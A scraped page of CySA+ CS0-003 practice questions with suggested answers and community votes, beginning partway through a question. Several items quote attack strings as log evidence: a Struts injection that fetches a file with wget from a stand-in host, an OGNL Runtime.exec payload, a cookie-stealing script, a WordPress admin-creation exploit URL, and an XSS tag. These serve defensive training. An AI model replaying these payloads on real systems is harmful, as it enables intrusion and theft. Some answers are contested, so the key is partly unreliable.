- B. Reimage the PC based on standard operating procedures
- C. Initiate a remote wipe of Joe's PC using mobile device management
- D. Perform no action until HR or legal counsel advises on next steps

Suggested Answer: *D*

Community vote distribution

D (100%)

by  nmap_king_22 at Sept. 5, 2023, 4:06 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 54 DISCUSSION

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

- A. Reduce the administrator and privileged access accounts
- B. Employ a network-based IDS
- C. Conduct thorough incident response
- D. Enable SSO to enterprise applications

Suggested Answer: A

Community vote distribution

A (100%)

by  nmap_king_22 at Sept. 5, 2023, 4:09 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 55 DISCUSSION

During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

- A. Clone the virtual server for forensic analysis
- B. Log in to the affected server and begin analysis of the logs
- C. Restore from the last known-good backup to confirm there was no loss of connectivity
- D. Shut down the affected server immediately

Suggested Answer: A

Community vote distribution

A (91%)	8%
---------	----

by  Nixon333 at July 26, 2023, 12:07 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 56 DISCUSSION

A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

- A. C2 beaconing activity
- B. Data exfiltration
- C. Anomalous activity on unexpected ports
- D. Network host IP address scanning
- E. A rogue network device

Suggested Answer: A

Community vote distribution

A (95%)	5%
---------	----

by  [nmap_king_22](#) at Sept. 5, 2023, 4:14 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 57 DISCUSSION

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

- A. Human resources must email a copy of a user agreement to all new employees
- B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
- C. All new employees must take a test about the company security policy during the onboarding process
- D. All new employees must sign a user agreement to acknowledge the company security policy

Suggested Answer: *D*

Community vote distribution

D (100%)

by  nmap_king_22 at Sept. 5, 2023, 4:16 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 58 DISCUSSION

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

- A. Information sharing organization
- B. Blogs/forums
- C. Cybersecurity incident response team
- D. Deep/dark web

Suggested Answer: A

Community vote distribution

A (100%)

by  nmap_king_22 at Sept. 5, 2023, 4:19 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 59 DISCUSSION

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

- A. To satisfy regulatory requirements for incident reporting
- B. To hold other departments accountable
- C. To identify areas of improvement in the incident response process
- D. To highlight the notable practices of the organization's incident response team

Suggested Answer: C

Community vote distribution

C (100%)

by  nmap_king_22 at Sept. 5, 2023, 4:20 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 6 DISCUSSION

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

- A. PowerShell
- B. Ruby
- C. Python
- D. Shell script

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at July 24, 2023, 9:17 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 60 DISCUSSION

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities: c

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud:

Cobain: Yes -

Grohl: No -

Novo: Yes -

Smear: Yes -

Channing: No

B. TSpirit:

Cobain: Yes -

Grohl: Yes -

Novo: Yes -

Smear: No -

Channing: No

C. ENameless:

Cobain: Yes -

Grohl: No -

Novo: Yes -

Smear: No -

Channing: No

D. PBleach:

Cobain: Yes -

Grohl: No -

Novo: No -

Smear: No -

Channing: Yes

Suggested Answer: B

Community vote distribution

B (93%)

7%

by  kmordalv at Sept. 8, 2023, 9:16 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 61 DISCUSSION

A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

- A. Hacktivist
- B. Advanced persistent threat
- C. Insider threat
- D. Script kiddie

Suggested Answer: C

Community vote distribution

C (95%)	5%
---------	----

by  Yokota at July 26, 2023, 8:08 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 62 DISCUSSION

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

- A. Take a snapshot of the compromised server and verify its integrity
- B. Restore the affected server to remove any malware
- C. Contact the appropriate government agency to investigate
- D. Research the malware strain to perform attribution

Suggested Answer: A

Community vote distribution

A (88%)	12%
---------	-----

by  kmordalv at Sept. 8, 2023, 9:13 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 63 DISCUSSION

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

- A. Disk contents
- B. Backup data
- C. Temporary files
- D. Running processes

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Sept. 8, 2023, 9:18 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 64 DISCUSSION

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

- A. function w() { a=\$(ping -c 1 \$1 | awk-F "/" 'END{print \$1}') && echo "\$1 | \$a" }
- B. function x() { b=traceroute -m 40 \$1 | awk 'END{print \$1}' && echo "\$1 | \$b" }
- C. function y() { dig \$(dig -x \$1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print \$1'}).origin.asn.cymru.com TXT +short }
- D. function z() { c=\$(geolookup\$1) && echo "\$1 | \$c" }

Suggested Answer: C

Community vote distribution

C (90%)	10%
---------	-----

by  kmordalv at Sept. 8, 2023, 9:22 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 65 DISCUSSION

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

- A. function w() { info=\$(ping -c 1 \$1 | awk -F "/" 'END{print \$1}') && echo "\$1 | \$info" }
- B. function x() { info=\$(geolookup \$1) && echo "\$1 | \$info" }
- C. function y() { info=\$(dig -x \$1 | grep PTR | tail -n 1) && echo "\$1 | \$info" }
- D. function z() { info=\$(traceroute -m 40 \$1 | awk 'END{print \$1}') && echo "\$1 | \$info" }

Suggested Answer: B

Community vote distribution

B (100%)

by  kmordalv at Sept. 8, 2023, 9:24 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 66 DISCUSSION

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

- A. Ask the web development team to update the page contents
- B. Add the IP address allow listing for control panel access
- C. Purchase an appropriate certificate from a trusted root CA
- D. Perform proper sanitization on all fields

Suggested Answer: D

Community vote distribution

D (100%)

by  ms123451 at Sept. 3, 2023, 6:29 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 67 DISCUSSION

While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

- A. Shut the network down immediately and call the next person in the chain of command.
- B. Determine what attack the odd characters are indicative of.
- C. Utilize the correct attack framework and determine what the incident response will consist of.
- D. Notify the local law enforcement for incident response.

Suggested Answer: *B*

Community vote distribution

B (64%)

C (36%)

by  [kmordalv](#) at Aug. 30, 2023, 10:31 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 68 DISCUSSION

A security team conducts a lessons-learned meeting after struggling to determine who should conduct the next steps following a security event. Which of the following should the team create to address this issue?

- A. Service-level agreement
- B. Change management plan
- C. Incident response plan
- D. Memorandum of understanding

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Aug. 30, 2023, 10:33 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 69 DISCUSSION

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A. Geoblock the offending source country.
- B. Block the IP range of the scans at the network firewall.
- C. Perform a historical trend analysis and look for similar scanning activity.
- D. Block the specific IP address of the scans at the network firewall.

Suggested Answer: A

Community vote distribution

A (82%)

B (18%)

by  kmordalv at Aug. 30, 2023, 10:36 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 7 DISCUSSION

A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

- A. There is an issue with the SSL certificate causing port 443 to become unavailable for HTTPS access
- B. An on-path attack is being performed by someone with internal access that forces users into port 80
- C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
- D. An error was caused by BGP due to new rules applied over the company's internal routers

Suggested Answer: *B*

Community vote distribution

B (100%)

by  [kmordalv](#) at *July 24, 2023, 9:21 a.m.*

 EXAM CS0-003 TOPIC 1 QUESTION 70 DISCUSSION

An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:

/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator

Which of the following controls would work best to mitigate the attack represented by this snippet?

- A. Limit user creation to administrators only.
- B. Limit layout creation to administrators only.
- C. Set the directory trx_addons to read only for all users.
- D. Set the directory V2 to read only for all users.

Suggested Answer: A

Community vote distribution

A (74%) C (22%) 4%

by  kmordalv at Aug. 30, 2023, 10:39 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 71 DISCUSSION

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

- A. Implementing multifactor authentication on the server OS
- B. Hashing user passwords on the web application
- C. Performing input validation before allowing submission
- D. Segmenting the network between the users and the web server

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Aug. 30, 2023, 10:41 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 72 DISCUSSION

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network. Which of the following metrics should the team lead include in the briefs?

- A. Mean time between failures
- B. Mean time to detect
- C. Mean time to remediate
- D. Mean time to contain

Suggested Answer: C

Community vote distribution

C (63%)

D (37%)

by  kmordalv at Aug. 30, 2023, 10:46 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 73 DISCUSSION

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed.
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimage the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

Suggested Answer: A

Community vote distribution

A (82%) Other

by [deleted] at Sept. 29, 2023, 5:56 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 74 DISCUSSION

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that cryptomining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

- A. High GPU utilization
- B. Bandwidth consumption
- C. Unauthorized changes
- D. Unusual traffic spikes

Suggested Answer: A

Community vote distribution

A (100%)

by  nmap_king_22 at Sept. 5, 2023, 5:21 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 75 DISCUSSION

A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

- A. Help desk
- B. Law enforcement
- C. Legal department
- D. Board member

Suggested Answer: *C*

Community vote distribution

C (100%)

by  kmordalv at Aug. 30, 2023, 10:59 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 76 DISCUSSION

Given the following CVSS string:

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

Suggested Answer: B

Community vote distribution

B (100%)

by  [nmap_king_22](#) at Sept. 5, 2023, 5:26 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 77 DISCUSSION

A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

- A. 1
- B. 2
- C. 3
- D. 4

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Sept. 10, 2023, 8:59 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 78 DISCUSSION

Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

- A. rogers
- B. brady
- C. breees
- D. manning

Suggested Answer: B

Community vote distribution

B (92%) 8%

by  kmordalv at Sept. 10, 2023, 9:03 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 79 DISCUSSION

A security analyst must preserve a system hard drive that was involved in a litigation request. Which of the following is the best method to ensure the data on the device is not modified?

- A. Generate a hash value and make a backup image.
- B. Encrypt the device to ensure confidentiality of the data.
- C. Protect the device with a complex password.
- D. Perform a memory scan dump to collect residual data

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Aug. 30, 2023, 11:08 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 8 DISCUSSION

A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:

Security Policy 1006: Vulnerability Management

1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.

According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

A. Name: THOR.HAMMER -

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

Internal System

B. Name: CAP.SHIELD -

CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External System

C. Name: LOKI.DAGGER -

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External System

D. Name: THANOS.GAUNTLET -

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Internal System

Suggested Answer: B

Community vote distribution

B (89%)

11%

by  kmordalv at July 24, 2023, 9:33 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 80 DISCUSSION

Which of the following best describes the goal of a tabletop exercise?

- A. To test possible incident scenarios and how to react properly
- B. To perform attack exercises to check response effectiveness
- C. To understand existing threat actors and how to replicate their techniques
- D. To check the effectiveness of the business continuity plan

Suggested Answer: A

Community vote distribution

A (93%) 7%

by  kmordalv at Sept. 10, 2023, 9:31 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 81 DISCUSSION

A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

- A. The server was configured to use SSL to securely transmit data.
- B. The server was supporting weak TLS protocols for client connections.
- C. The malware infected all the web servers in the pool.
- D. The digital certificate on the web server was self-signed.

Suggested Answer: *D*

Community vote distribution

D (81%)	C (19%)
---------	---------

by  kmordalv at Sept. 10, 2023, 9:53 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 82 DISCUSSION

A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:

Log entry #	Message
Log entry 1	comptia.org/\${@java.lang.Runtime@getRuntime().exec("nslookup example.com")}/
Log entry 2	<script type="text/javascript">var test='..//index.php?cookie_data='+escape(document.cookie);</script>
Log entry 3	example.com/butler.php?id=1 and nullif (1337,1337)
Log entry 4	requestObj = ... {scopes: ["Mail.ReadWrite", "Mail.send", "Files.ReadWrite.All"] }

Which of the following log entries provides evidence of the attempted exploit?

- A. Log entry 1
- B. Log entry 2
- C. Log entry 3
- D. Log entry 4

Suggested Answer: A

Community vote distribution

A (76%) 14% 10%

by  kmordalv at Sept. 10, 2023, 10:03 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 83 DISCUSSION

A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to categorize and prioritize the respective systems?

- A. Interview the users who access these systems.
- B. Scan the systems to see which vulnerabilities currently exist.
- C. Configure alerts for vendor-specific zero-day exploits.
- D. Determine the asset value of each system.

Suggested Answer: *D*

Community vote distribution

D (100%)

by  kmordalv at Aug. 30, 2023, 11:20 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 84 DISCUSSION

A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?

- A. A fake antivirus program was installed by the user.
- B. A network drive was added to allow exfiltration of data.
- C. A new program has been set to execute on system start.
- D. The host firewall on 192.168.1.10 was disabled.

Suggested Answer: C

Community vote distribution

C (90%) 10%

by  kmordalv at Sept. 10, 2023, 10:08 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 85 DISCUSSION

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

- A. SLA
- B. LOI
- C. MOU
- D. KPI

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 10, 2023, 10:12 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 86 DISCUSSION

A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

- A. Data exfiltration
- B. Rogue device
- C. Scanning
- D. Beaconsing

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Sept. 10, 2023, 10:20 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 87 DISCUSSION

An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Choose two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversary's capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits.
- D. Use microsegmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the /etc/passwd file of the web server.
- F. Move the database from the database server to the web server.

Suggested Answer: BD

Community vote distribution

BD (100%)

by  kmordalv at Sept. 10, 2023, 10:22 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 88 DISCUSSION

An incident response team member is triaging a Linux server. The output is shown below:

```
$ cat /etc/passwd
root:x:0:0::/:/bin/zsh
bin:x:1:1:::/usr/bin/nologin
daemon:x:2:2:::/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
git:x:972:972:git daemon user:/:/usr/bin/git-shell

$ cat /var/log/httpd
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultiPartRequest] Unable to parse request
container.getInstance. (#wget http://grohl.ve.da/tmp;brkgtr.zip;#whoami)
at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl.<init>(FileUploadBase.java:947)
at org.apache.commons.fileupload.FileUploadBase.getItemIterator(FileUploadBase.java:334)
at org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.parseRequest(JakartaMultiPartRequest.java:188)
org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.parseRequest(JakartaMultiPartRequest.java:423)
```

Which of the following is the adversary most likely trying to do?

- A. Create a backdoor root account named zsh.
- B. Execute commands through an unsecured service account.
- C. Send a beacon to a command-and-control server.
- D. Perform a denial-of-service attack on the web server.

Suggested Answer: B

Community vote distribution

B (96%)	4%
---------	----

by  kmordalv at Sept. 14, 2023, 8:30 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 89 DISCUSSION

A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:

```
getConnection(database01,"alpha" ,"AxTv.127GdCx94GTd");
```

Which of the following is the most likely vulnerability in this system?

- A. Lack of input validation
- B. SQL injection
- C. Hard-coded credential
- D. Buffer overflow

Suggested Answer: C

Community vote distribution

C (92%)	8%
---------	----

by  [kmordalv](#) at Aug. 30, 2023, 2:15 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 9 DISCUSSION

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Suggested Answer: A

Community vote distribution

A (71%) C (27%) 2^c

by  at Aug. 1, 2023, 7:06 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 90 DISCUSSION

A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open ssl/http OpenResty web app server
|_http-server-header: openresty
| ssl-enum-ciphers:
| TLSv1.1:
|   ciphers:
|     TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|     TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
|   NULL
| cipher preference: server
| warnings:
|   Insecure certificate signature (SHA1), score capped at F
| TLSv1.2:
|   ciphers:
|     TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|     TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|     TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|     TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|     TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|     TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|     TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|     TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|     TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|     TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
|   NULL
| cipher preference: server
| warnings:
|   Insecure certificate signature (SHA1), score capped at F
| least strength: F
MAC Address: MAC ADDRESS(Cisco Systems)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios
Service detection performed. Please report any incorrect results at <REDACTED>.
<REDACTED> done: 1 IP address (1 host up) scanned in 16.47 seconds
```

Which of the following best describes the output?

- A. The host is not up or responding.
- B. The host is running excessive cipher suites.
- C. The host is allowing insecure cipher suites.
- D. The Secure Shell port on this host is closed.

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Aug. 30, 2023, 2:22 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 91 DISCUSSION

A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

- A. SIEM
- B. XDR
- C. SOAR
- D. EDR

Suggested Answer: C

Community vote distribution

C (94%)	6%
---------	----

by  kmordalv at Aug. 30, 2023, 2:27 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 92 DISCUSSION

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

- A. Disable the user's network account and access to web resources.
- B. Make a copy of the files as a backup on the server.
- C. Place a legal hold on the device and the user's network share.
- D. Make a forensic image of the device and create a SHA-1 hash.

Suggested Answer: D

Community vote distribution

D (78%)

C (22%)

by  kmordalv at Aug. 30, 2023, 2:28 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 93 DISCUSSION

An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?

- A. Insider threat
- B. Ransomware group
- C. Nation-state
- D. Organized crime

Suggested Answer: C

Community vote distribution

C (76%) D (24%)

by  kmordalv at Aug. 30, 2023, 2:30 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 94 DISCUSSION

A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

- A. config.ini
- B. ntds.dit
- C. Master boot record
- D. Registry

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Aug. 30, 2023, 2:32 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 95 DISCUSSION

While reviewing web server logs, a security analyst found the following line:

```
<IMG SRC='vbscript:msgbox("test")'>
```

Which of the following malicious activities was attempted?

- A. Command injection
- B. XML injection
- C. Server-side request forgery
- D. Cross-site scripting

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Aug. 30, 2023, 2:34 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 96 DISCUSSION

A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to <https://office365password.acme.co>. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?

- A. This is a normal password change URL.
- B. The security operations center is performing a routine password audit.
- C. A new VPN gateway has been deployed.
- D. A social engineering attack is underway.

Suggested Answer: D

Community vote distribution

D (100%)

by  [kmordalv](#) at Sept. 10, 2023, 10:45 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 97 DISCUSSION

A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?

- A. Operating system version
- B. Registry key values
- C. Open ports
- D. IP address

Suggested Answer: B

Community vote distribution

B (95%)	5%
---------	----

by  kmordalv at Aug. 30, 2023, 2:45 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 98 DISCUSSION

A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

- A. /etc/shadow
- B. curl localhost
- C. ; printenv
- D. cat /proc/self/

Suggested Answer: A

Community vote distribution

A (95%)	5%
---------	----

by  kmordalv at Aug. 30, 2023, 2:47 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 99 DISCUSSION

A company is in the process of implementing a vulnerability management program. Which of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

- A. Non-credentialed scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Credentialed scanning

Suggested Answer: *B*

Community vote distribution

B (94%)	6%
---------	----

by  kmordalv at Aug. 30, 2023, 2:51 p.m.